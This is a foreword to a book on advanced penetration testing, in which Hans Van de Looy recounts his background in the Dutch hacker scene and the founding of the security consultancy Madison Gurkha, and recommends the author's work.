While I studied computing science, we eventually had to use Prime computers. Let me just state that computer security at that time was not considered important. The number of bugs in the operating system (PrimeOS) were numerous, and even fixes for security problems we uncovered would contain new security bugs. At that time, information security really caught my attention and it has not faded since. Just before graduating, I started working for a small company called Positronika, developing systems for the nuclear industry, ranging from a small pocket dosimeter (based on a 6502 processor) to large automated measurement systems. They used PDP-11 systems for fuel rods after they were used in a nuclear reactor. I not only learned the importance of safety, but also learned how to write secure computer code. You just could not risk the various rod handling routines and drop some very highly radioactive material. It could be fatal.

In 1989, I came into contact with an underground and obscure publication called *Hack-Tic,* which was a so-called hacker magazine published irregularly. It opened up a whole new world to me. I suddenly noticed there were many more people interested in IT security and they published lots of other information as well. This included information on the phone system, which

the Dutch telecom provider—at that time called PTT—was not too pleased with (they still did not understand that security through obscurity is a fundamentally bad idea!), as well as information about picking locks, to name but a few tricks. Discussing subjects like these with like-minded people eventually grew to monthly gatherings, random parties, and hacker events (in hotels and on campgrounds—always including high-speed Internet connectivity). Nowadays, there are even hacker spaces where people not only are building or breaking software, but are using all kinds of modern technology in new ways. So what once started as an underground movement is currently very well connected in modern society.

Fast forward to the year 2000. After several positions at various companies, eventually resulting in a lead role in a pentest group at one of the largest computer centers in The Netherlands, two friends and I decided we would start a business ourselves. The Internet bubble had just busted and we thought it a good idea to start a consultancy company focusing on information security. Luckily, we always had the credo, "If we do not succeed, we should at least be able to tell ourselves we had a blast." Little did we know.

The first assignment came when I was visiting Scandinavia and I had to draft a contract for this penetration test in a room of a hotel I walked by while talking to the prospect and used their fax machine to send it out. We did not even have a name for this venture of ours.

Even though the bubble busted and various Internet companies were forced to close shop, we continued, eventually choosing the name Madison Gurkha since we could not find any domain name containing something that came close to the service we tried to provide. The advantages of this exotic name were numerous, ranging from the fact you had to spell it at least three times (so it would really be burned into the brains of those who had to deal with us), to the assumption people made (and still make) that we were an international conglomerate with an HQ somewhere outside of The Netherlands.

At that time we had no need for a sales and marketing department. Our personal network was expanding and there were not many businesses providing our services, so verbal recommendations brought the opportunities to our door. At that time we basically only did vulnerability assessments of web applications and ICT infrastructures, and some pentesting when our customers were really interested in the impact of real-live attacks on their ICT environments. Since there were hardly any tools available, we had to create our own exploits and scripts to make our lives easier. Exploits were sometimes also published on the Internet (mostly in newsgroups), but you had to compile them yourself and they always contained some flaw so that script kiddies who just compiled the thing, but did not understand the actual

problem, could not use the code (you had to make some minor modifications to be able to use it). At the time of this writing, tools like Metasploit and Nessus are widely available and popular TV shows like *Mr. Robot* show these tools at work.

But IT security advances. It always has been, and will probably always be, a precarious balance between attacks and defenses. The available tools will be enhanced and become more powerful and more advanced tools will become available. But only in the hands of a well-educated specialist will they add real value. That person not only understands the benefits of the tools but also knows their limitations and how to interpret the results.

Wil Allsopp is one such specialist. I have been fortunate to work with Wil when he joined Madison Gurkha in 2006. At that time we were a couple of years old and expanding from the three-person start-up to the well-established dedicated IT security consultancy firm we are today. Wil helped us push the bounds of the security testing envelope even further and has done so ever since. He has always looked for new vulnerabilities and wants corporations and institutions to be aware of the latest threats. This book contains various valuable examples of those advanced threats.

When your organization not only is looking for a positive score on the "in control" checklist, but really wants to know if it is capable of withstanding the kind of very advanced attacks that currently take place on a global scale, you should read this book. Ensure that the company you hire to perform IT security assessments can actually execute attacks like these. Once again, Wil shows that a real IT security specialist not only does know how to use available tools, but is also able to think outside of the box and develop additional and advanced attacks when needed. Regular vulnerability scans are helpful to keep your infrastructure on par; actual penetration testing using advanced techniques like those described in this book will provide your organization with the needed insight on whether you are actually in control of your IT security or have been shutting your eyes to the real dangers out there while adding ticks to your checklists.

Amsterdam, October 5, 2016
Hans Van de Looy
Founder of Madison Gurkha BV

WILEY END USER LICENSE AGREEMENT

Go to www.wiley.com/go/eula to access Wiley's ebook EULA.

Table of Contents